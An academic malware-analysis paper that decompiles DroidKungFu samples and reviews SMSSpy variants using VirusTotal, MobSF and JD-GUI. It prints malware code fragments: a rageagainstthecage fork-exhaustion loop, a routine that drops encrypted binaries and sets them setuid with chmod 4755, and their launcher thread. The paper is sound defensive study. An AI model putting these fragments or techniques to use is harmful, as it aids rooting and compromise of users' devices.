Android Malware Analysis: Analysis on DroidKungFu, FakeDoc and Smsspy

Chis Li and Caleb Kim and Yuansen Zhu

York University, 4700 Keele Street
Toronto, ON M3J1P3, Canada

Abstract. With this android malware analysis, it is an opportunity to test some android malware analysis tools readily available online for anyone to use. This project aims to get familiar with existing tools and learn about related work on android malware and their proposed solutions. This paper aims to discover findings and compare different malware variants; we also hope this will allow learning, detecting, and reacting correctly to malware attacks to be comprehensible for normal mobile users. With the increase of android platforms being one of the largest in the market, such as smartphones, smart homes, smart cars, and smartwatches, it is imperative to learn about android malware, and as such, the knowledge we hope to share should not only be for the cybersecurity community but for everyone to know.

Keywords: Android, Malware, Analysis.

1 Introduction

The Android operating system is one of the favourite targets for attackers ever since its release in 2008. Kaspersky discovered over 5,000,000 malicious packages just in 2020. Android is the most extensive mobile operating system, having 72% of the market share worldwide, but being more vulnerable than other mobile operating systems, such as iOS. On the other hand, because of being free and open-source, many Android variants are used on a wide range of devices, such as game consoles, cameras, smart televisions, and wearable devices. Hence, it is worth understanding how Android malware works and is distributed and how to detect and prevent them.

To understand how Android malware can cause damage and disguise itself as a legit application, we have to understand how the Android platform manages its resources and security architecture. The Android platform has three main building blocks. Application runtime is the top layer where applications can manage runtime recourse from the Android OS layer, built on top of the Linux kernel and manages the device hardware resources. Hence, all device resources are accessed through the Android operating system. Moreover, there are a few Android security features: user-granted permissions and app-defined permissions. User-granted permissions allow users to grant permissions such as accessing device storage or using the camera, while App-granted permissions allow the application to access resources defined by the application once the application is installed on a device. However, these two security features raised a threat to allow malware disguised as a creditable application. Thus, we will be examining three malware families specifically, analyzing their source code with different tools, discussing their functions and similarities.


2 Methodology

2.1 Data preprocessing and static analyzing tools

In order to analyze the source code of applications, we have to extract the APK files. An APK file is a file format for an application package, and it contains all the resources required by the application to operate. Specifically, APK files contain an AndroidManifest.xml file which is the blueprint of the package file. It contains information about the entry point, components, and permissions of an application. On the other hand, the heart of the application is the classes.dex file. It is a compiled source code, which is called a dex file, that contains all the runtime operations of the application. All malicious code can be found inside these dex files. However, since dex files are compiled APK files, we will not be able to view the source code directly. Here are some tools that allow us to reverse the dex files to the original source code language, such as java.

APKTool. A command-line tool that extracts APK files from binary format. Extracting the APK file directly from 7zip will not be readable since it has been converted to binary format. With APKTool, we will be able to reverse engineer it back to the original XML format.


Dex2Jar. A command-line tool that converts DEX file (Dalvik Executable), which is compiled Android Java application code, to JAR file, which is .class android source Java code.



```
┌──(kali㉿kali)-[~/Desktop/Malware_DroidKungFu]
└─$ d2j-dex2jar ffda6fd12e43ce79fa6af19d3baea3b8.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
dex2jar ffda6fd12e43ce79fa6af19d3baea3b8.apk → ./ffda6fd12e43ce79fa6af19d3baea3b8-dex2jar.jar
```

Fig. 2.1. Using dex2jar to extract APK files to the jar file.

JD GUI. JD-GUI is a standalone graphical utility that displays Java source codes of ".class" files [1]. Users can analyze the source code of .class files and the structure of code with a given JAR file. One key feature is to search for any malicious string in the entire file.


Main.class - Java Decompiler
File Edit Navigation Search Help
ffda6fd12e43ce79fa6af19d3baea3b8-dex2jar.jar
Main.class
Search
Open
Cancel

```
com
  google.android.c2dm
    C2DMBaseReceiver.class
    C2DMBroadcastReceiver.class
    C2DMessaging.class
  software.application
    Actor.class
    C2DMReceiver.class
    Checker.class
    DeviceRegistrar.class
    Main.class
    Manifest.class
    Msg.class
    Notificator.class
    OffertActivity.class
    R.class
    Scheme.class
    ShowLink.class
    SmsReceiver.class
    TextUtils.class
    Utils.class
```

```
package com.software.application;

import android.app.Activity;
import android.app.ProgressDialog;
import android.content.BroadcastReceiver
import android.content.Context;
import android.content.Intent;
import android.content.IntentFilter;
import android.content.SharedPreferences
import android.os.AsyncTask;
import android.os.Bundle;
import android.telephony.TelephonyManage
import android.text.SpannableString;
import android.text.style.UnderlineSpan;
import android.view.Menu;
import android.view.MenuItem;
import android.view.View;
import android.view.animation.TranslateA
import android.widget.Button;
import android.widget.ProgressBar;
import android.widget.TextView;
import android.widget.Toast;
import com.google.android.c2dm.C2DMessag

public class Main extends Activity {
  private static final int AGREEMENT_ACTIVITY = 1;

  public static final String CNT_NAME = "*CNT_NAME*";
```

Search string (* = any string, ? = any character):

Search For: [✓ Type] Constructor String Constant Field Method Java Module

Limit To: [✓ Declarations] [✓ References]

Matching entries:

Fig. 2.2. Using JD-GUI for viewing source code and searching for any malicious code.

2.2 Online analyzing tools

There are many online antivirus scanners and malware analysis tools on the Internet. We had found an overwhelming amount of android malware analysis tools, mostly from cybersecurity blogs and Github repositories that exist to simplify and share existing and newly developed tools all in one place. The following tools are used to analyze the various malware families:

Virustotal. Virustotal is an online tool that can scan files and URLs using well-known antivirus engines.[2] In simpler terms, it is an online all-in-one antivirus scanner. In addition to using the results provided by VirusTotal, their controlled environment feature can also be used to execute submitted files to provide an automated behaviour analysis report for anyone to view.

MobSF (Mobile Security Framework). An automated, all-in-one framework for mobile application pen-testing, malware analysis, security assessment, static and dynamic analysis [3].

3 DroidKungFu

DroidKungFu was first found on May 5, 2011, by Xuxian Jiang, an assistant professor at North Carolina State University, while working on an Android-related project with his team [4]. This malware was mainly targeted to users in China with Android version 2.2. It was identified from 4 android applications, including two games in a Chinese app market and forums. This malware can root the vulnerabilities of Android 2.2 and is capable of escaping detection from mobile antivirus software. It allows attackers to get access and control devices, collect user data through backdoor hacking. Notably, it encrypts two known root exploits, a udev exploit and the rageagainstthecage exploit.

3.1 Danger and exploit of DroidKungFu

Rageagainstthecage exploit. The rageagainstthecage (RATC) exploit, also known as adb setuid exhaustion attack, works by exploiting a race condition between the RATC and and-server. When a process tries to fork, if the user has the RLIMIT_NPROC process, then the process will be unable to fork a new process. First, RATC will spawn the RLIMIT_NPROC number of child processes by fork, then try to kill the ADB service and force restarting it. When and is restarted, several privileges will be lowered while RATC tries to fork another process simultaneously, resulting in a race condition[5]. If RATC wins the race and gets the resources as root, hence, escalating the root privilege.

```
if (fork() == 0) {
    close(pepe[0]);
    for (;;) {
        if ((p = fork()) == 0) {
            exit(0);
        } else if (p < 0) {
            if (new_pids) {
                printf("\n[+] Forked %d childs.\n", pids);
                new_pids = 0;
                write(pepe[1], &c, 1);
                close(pepe[1]);
            }
        } else {
            ++pids;
        }
    }
}
```


Fig. 3.1. A brief demo of RATC spawning a number of child processes to raise a race condition against adb service[5].

Once RATC is executed successfully, attackers will establish a connection, communicate with a remote server without user permission, and unlock all system files and functions. Some of the data that could be collected are IMEI number, phone model number, Android OS version, data stored in phone storage, including SD card, and more.

3.2 Analysis on Sample Malware: DroidKungFu

In the following section, we will inspect a malware sample (md5: f216b0f92689f3e9251c1b5558204c29) from the dataset. Before we dive into the source code with JD-GUI, we will look at the report from Virustotal.


First off, 41 out of 64 antivirus vendors can detect and classify the sample as trojan and malicious. Moving to the detailed report, we can see this application appears to be a chess solitaire game, its origin in Shenzhen, China. We also noticed that numbers of permissions are required to run this application, some of which access location via google service, read and write SMS message, phone state, external storage. We can surmise that this application contains some malicious activities with sending and receiving SMS messages, location, and other information with the attacker server even though claiming to be a gaming application. One thing to note is that an application should never have this much permissions if it claims to be just a gaming application.


Permissions

⚠ android.permission.ACCESS_FINE_LOCATION
⚠ android.permission.INTERNET
⚠ android.permission.WRITE_SMS
⚠ android.permission.ACCESS_COARSE_LOCATION
⚠ android.permission.CHANGE_WIFI_STATE
⚠ android.permission.READ_PHONE_STATE
⚠ android.permission.WRITE_EXTERNAL_STORAGE
⚠ android.permission.READ_SMS
⚠ android.permission.INSTALL_PACKAGES
ⓘ android.permission.READ_EXTERNAL_STORAGE
ⓘ android.permission.RECEIVE_BOOT_COMPLETED
ⓘ android.permission.ACCESS_LOCATION_EXTRA_COMMANDS
ⓘ android.permission.ACCESS_WIFI_STATE
ⓘ android.permission.ACCESS_NETWORK_STATE

Fig. 3.2. Numbers of permission required detected by Virustotal.[6]

Secondly, activities are events that may be triggered by a user's action or by a system event. Thus, an android application may contain more than one entry point or main functions. It is important to note that even some activities seem like an official service provided by authorized API, such as google service, attackers can use them to trigger another malicious activity. Here are some four main activities detected by Virustotal; see Fig 3.3. The purpose of these activities will be more apparent once we analyze the source code with JD-GUI.



Activities

com.gp.solitaire.Solitaire


com.google.update.Dialog

cn.domob.android.ads.DomobActivity

com.adwo.adsdk.AdwoAdBrowserActivity

Fig. 3.3. Activities detected by Virustotal.[6]

Thirdly, interesting strings are some malicious strings that Virustotal has detected. Some malicious string might contain untrusted URL, email, and IP address within the application's source code, which is not intended. These strings might be used to establish communication between the attackers and the rooted smartphone.




Interesting Strings

```
http://
http://blk.adsmogo.com/blank.ashx?appid=%s&nid=%s&type=%d&uuid=%s&client=2&adtype=%s&country=%s
http://cfg.adsmogo.com/GetInfo.ashx?appid=%s&appver=%d&v=%s&client=2&pn=%s&userver=%s&adtype=%s&country=%s&n
http://clk.adsmogo.com/exclick.ashx?appid=%s&nid=%s&type=%d&uuid=%s&client=2&adtype=%s&country=%s
http://cus.adsmogo.com/custom.ashx?appid=%s&nid=%s&uuid=%s&client=2&country=%s
http://e.domob.cn/report
http://imp.adsmogo.com/exmet.ashx?appid=%s&nid=%s&type=%d&uuid=%s&client=2&adtype=%s&country=%s
http://maps.google.com/maps?q=
http://market.android.com
http://r.domob.cn/a/
http://r2.adwo.com/ad
http://req.adsmogo.com/exrequest.ashx?appid=%s&nid=%s&type=%d&uuid=%s&client=2&adtype=%s&country=%s
http://schemas.android.com/apk/res/
http://www.adsmogo.com/adserv.php?appid=%s&nid=%s&type=%d&uuid=%s&client=2&adtype=%s&country=%s
http://www.adwo.com
https://
https://market.android.com
```

Fig. 3.4. Interesting strings detected by Virustotal.[6]


We will investigate the source code with different tools mentioned earlier to go deeper into these malicious activities detected by Virustotal. The first thing to look at is the AndroidManifes.xml file after extracting the APK file with APKtool. Again, the AndroidManifies.xml file contains all the entry points and permissions of the application, each tag in an XML file is defined with according value and name. From line 11 to line 17, we can see that it contains a google.update.Receiver service with BOOT_COMPLETED action running in the background; this is used to check if the device has finished booting. After checking the device has finished booting, a new process with the PID "1014user" will be started after 1800 seconds. This process will carry out the payload, which has the ADMOGO_KEY value being b2609a99a69045269897d92cc685d4b3. See Fig 3.5.



```
        <service android:name="com.google.update.UpdateService"/>
        <receiver android:name="com.google.update.Receiver">
            <intent-filter>
                <action android:name="android.intent.action.BATTERY_CHANGED_ACTION"/>
                <action android:name="android.intent.action.SIG_STR"/>
                <action android:name="android.intent.action.BOOT_COMPLETED"/>
            </intent-filter>
        </receiver>
        <meta-data android:name="ST_MY_PID" android:value="1014user"/>
        <meta-data android:name="ST_START_DELAY" android:value="1800"/>
        <activity android:name="cn.domob.android.ads.DomobActivity" android:theme="@android:style/Theme.Translucent"/>
        <activity android:name="com.adwo.adsdk.AdwoAdBrowserActivity"/>
        <meta-data android:name="ADMOGO_KEY" android:value="b2609a99a69045269897d92cc685d4b3"/>
```


Fig. 3.5. AndroidManifest.xml file from the sample malware.

Furthermore, we will dig deeper into the specific class containing the malware payload code with JD-GUI. The source code might seem like a legitimate google update at first glance, but we shall see what is hiding in each of the functions from each class. The class UpdateService is in the package named google.update. The functions in this class are used to build a string that consolidates a POST request to another class. These functions collect the location of the device's data, device state, Android version, and changing permissions. Once the attacker has this information, they can start executing the exploits such as Rageagainstthecage. Specifically, getPermission3() was used to launch three encrypted files named rawicon, newinit, and foobin and were trying to change the permissions of these files. Next, it started a new function AA(), Fig 3.8, to decrypt these files with the key store in the RU class and launch the exploits.



```
private void getPermission3() {
  this.m13 = 3;
  if (Settings.Secure.getInt(getContentResolver(), "adb_enabled", 0) == 0 && setUsbEnabled() >= 10) {
    this.m13 = 0;
    return;
  }
  int i = this.m1.getInt("P3", 0);
  if (i >= 16) {
    this.m13 = 0;
    return;
  }
  SharedPreferences.Editor editor = this.m1.edit();
  editor.putInt("P3", i + 1);
  editor.commit();
  String str;
  RU.U7(this, "rawicon", (str = getMyDataDir()).valueOf(str) + "rawicon", 5424);
  RU.U7(this, "newinit", String.valueOf(str) + "newinit", 4640);
  RU.U7(this, "foobin", String.valueOf(str) + "foobin", 7040);
  RU.U6("/system/bin/chmod", "4755 " + str + "rawicon");
  RU.U6("/system/bin/chmod", "4755 " + str + "newinit");
  RU.U6("/system/bin/chmod", "4755 " + str + "foobin");
  (new AA()).start();
}
```


Fig. 3.6. This getPermission3() function is used to enable adb_service, and also try changing the permissions in /system/bin.



Name	Size	Type	Date Modified
t9.png	1.4 KiB	PNG image	Yesterday
t10.png	1.6 KiB	PNG image	Yesterday
t12.png	1.6 KiB	PNG image	Yesterday
t13.png	1.4 KiB	PNG image	Yesterday
foobin	6.9 KiB	unknown	Yesterday
init.db	42.4 KiB	unknown	Yesterday
newinit	4.5 KiB	unknown	Yesterday
rawicon	5.3 KiB	unknown	Yesterday


"foobin": 6.9 KiB (7,040 bytes) unknown

Fig. 3.7. Unknown data type file due to encryption, we believe that these files will be decrypted during run time and used to launch the exploits.



```
class AA extends Thread {
  public void run() {
    ApplicationInfo applicationInfo = UpdateService.this.getApplicationInfo();
    RU.U5(String.valueOf(UpdateService.this.getMyDataDir()) + "newinit" + " /data/data/" + applicationInfo.packageName, "");
    try {
      sleep(5000L);
    } catch (InterruptedException interruptedException) {}
    if ((new File("/system/bin/secbin")).exists()) {
      RU.U5("/system/bin/secbin", "");
      Process.killProcess(Process.myPid());
      return;
    }
    RU.U5("am", "startservice -n " + applicationInfo.packageName + "/" + "com.google.update.UpdateService");
    Intent intent = UpdateService.this.getBaseContext().getPackageManager().getLaunchIntentForPackage(UpdateService.this.getE
    intent.addFlags(134217728);
    intent.addFlags(4194304);
    intent.addFlags(65536);
    UpdateService.this.startActivity(intent);
    Process.killProcess(Process.myPid());
  }
}
```


Fig. 3.8. The class AA will try to decrypt the files rawicon, newinit, and foobin with the key store in class RU.



```
}

private boolean isVersion221() {
  String str = Build.VERSION.RELEASE;
  return (str.contains("2.2.1") || str.contains("2.3") || str.contains("3.0"));
}
```

Fig. 3.8. This function is used to check the Android OS version of the device, if the device is version 2.3 or newer, RATC will not be successful.



```
f216b0f92689f3e9251c1b5558204c29-dex2jar.jar
  l
    l.class
  cn.domob.android
    ads
    download
  com
    admogo
      adapters
        AdChinaAdapter.class
        AdMogoAdapter.class
        AdTouchAdapter.class
        AdwoAdapter.class
        AppMediaAdapter.class
        CaseeAdapter.class
        CustomAdapter.class
        DomobAdapter.class
        GoogleAdMobAdsAdapter.class
        GreystripeAdapter.class
        InMobiAdapter.class
        LSenseAdapter.class
        MdotMAdapter.class
        MillennialAdapter.class
        MogoAdapter.class
        SmaatoAdapter.class
        SmartMADAdapter.class
        VponCNAdapter.class
        WiyunAdapter.class
        WoobooAdapter.class
        YoumiAdapter.class
        ZestAdzAdapter.class
      obj
      util
      AdMogoLayout.class
      AdMogoListener.class
      AdMogoManager.class
      AdMogoTargeting.class
      GetUserInfo.class
```

Fig. 3.9. Apart from the exploits, we also discovered a lot of adware from the other classes, most of them used a third-party API mainly from China.

3.3 DroidDream malware and DroidKungFu: Launching Rageagainstthecage

According to professor Jiang, this exploit is also used by DroidDream malware that took advantage of the ADB resource exhaustion bugs[4]. This bug affects Android version 2.2 or older. However, it was patched in version 2.3+ soon after. The RATC exploit is a root exploit, and it poses a severe threat. To prevent this malware, we suggest keeping your device up to date, installing applications from trusted websites or app stores, and checking the permission it needs.

4 SMSSpy

4.1 What is SMSSpy?

SmsSpy is an android trojan disguised as a normal app. The malicious function SmsSpy can intercept one's SMS messages and have the ability to forward the user to a remote site. There are various variants of SmsSpy developed to harm the android device, track GPS location, and target users to steal personal information [7]. There was even a recent detection by Microsoft's Defender Antivirus, which claims that this trojan, if not removed, can perform malicious actions by the hacker on the target's personal computer. This is no surprise as malware development usually uses existing malicious code, adds more functionalities, and even improves detection avoidance.

4.2 Analysis on Sample Malware: SMSSpy

For the SMSSpy, just as the name suggests, this type of trojan belongs to the SMS malware family. SOnline antivirus scanners and analysis tools indicate similarities between other android malware and will often have some similarities in the code, the types of permission, and behaviours. The tools used to show such a relationship for this research were Virustotal and MobSF for static analysis; however, these tools also have their own behavioural and dynamic analysis services, which can be used to form some dynamic analysis. Throughout the analysis and discovery provided by the mentioned tools, more questions arose than answers, and much of the results provided this opportunity to ask questions why a family may have similar or even odd reports given by the analysis tools.

SMSSpy Variant #1: 0b8275cef802c5356b3cf523668114e3. This was the first SMSSpy variant that was scanned using VirusTotal and so far the most surprising. SMSSpy typically attempts to look like a legitimate application. However, we expected that VirusTotal would show that all the antivirus engines would detect it as "Trojan: Android/SmsSpy" or "Riskware: Android/SmsSpy" however, VirusTotal had shown that some antivirus engines detected and classified this variant as FakeInst. This malicious application fakes the installation of applications while also secretly sending SMS messages [8]. At this point, more questions arose as to why this particular SMSSpy variant was detected by most of the antivirus scanners as a FakeInst variant. So began the rabbit hole of discovering relationships between android malware. So perhaps the FakeInst family had some relationship with SMSSpy that VirusTotal may show.

No surprise I was wrong about this too. Upon scanning a few FakeInst variants such as 0ff0078df094209522c1c9ed94e2aaaf and 149313f3e26072ddc76d31ffb5b422df, VirusTotal resulted with various antivirus engines to show as DroidKungFu and Plankton two different kind of malware family! At this point, after seeing the results, I had come to deduce that there must be a hierarchy tree relationship between the malware families. Not necessarily with a tree with a clear single parent and child relationship, but rather child malware families had multiple parent malware families. Fig. 4.1 is a picture of an example of my deduction. Regardless of this interesting result from VirusTotal, to gather more information and evidence to see if the output was just from VirusTotal or not, other tools were used. Hybrid Analysis Tool was used to confirm the findings and MobSF for the automatic static analysis. Both tools provided similar results as well. Permissions were the same, and permissions related to SMS, fingerprinting, and network activity was prevalent. The only difference was that MobSF had determined that this malicious application was labelled as "Skype," which is originally a Microsoft application. At first thought, this variant may have been potential misclassification; however, upon checking VirusTotal's behaviour analysis sandbox, VirusTotal Droidy, it extracted strings and some screenshots of the application. Only MobSf labelled this APK file as Skype, while Virustotal Droidy extracted strings containing "Skype." Since both had found a series of strings in Russian with the only English word being Skype, MobSF may have determined that this application attempted to appear as Skype.




Fig. 4.1. An area of a potential large relationship graph focusing on the findings of backward searching from SMSSpy based on VirusTotal's results.

SMSSpy Variant #2: 0cb6d884e072f016e9c8af3d477f378b. The second variant was tested to gather more evidence of similar results from the tools used. This variant seemed to have similar permissions such as sending SMS, retrieving numbers, and ID, but it also seemed to have significantly more network activity than Variant #1. One relationship that seemed to be detected by several antivirus engines in VirusTotal is a trojan family called "Agent." There could be a potential relationship between this particular SMSSpy variant with this Trojan family called "Agent." In general, the Agent family is a difficult trojan malware that attempts to share advertisements and tries to get root privileges on the device to conceal itself. Based on the analysis so far, there is also a chance that VirusTotal had some antivirus engines classifying as an "Agent" malware due to this particular variant having similar activities as the Agent family resulting in a potential misled classification. This type of mislabeling seems to be a challenge for malware classification techniques [9]. MobSF had determined that this variant's application name was Mega-Cina, and upon comparing VirusTotal sandbox's result, the screenshots taken also showed what appeared to be international movies. The extracted strings that were found included English and Spanish text. Also, more permissions were requested compared to Variant #1, and a particular silent SMS sending activity was repeatedly detected, which is a function that can send messages without the user knowing. For an advertising application, it is asking for quite a few unnecessary permissions and network communications. This would be one red flag that should come up to the user and avoid when encountering such an application.

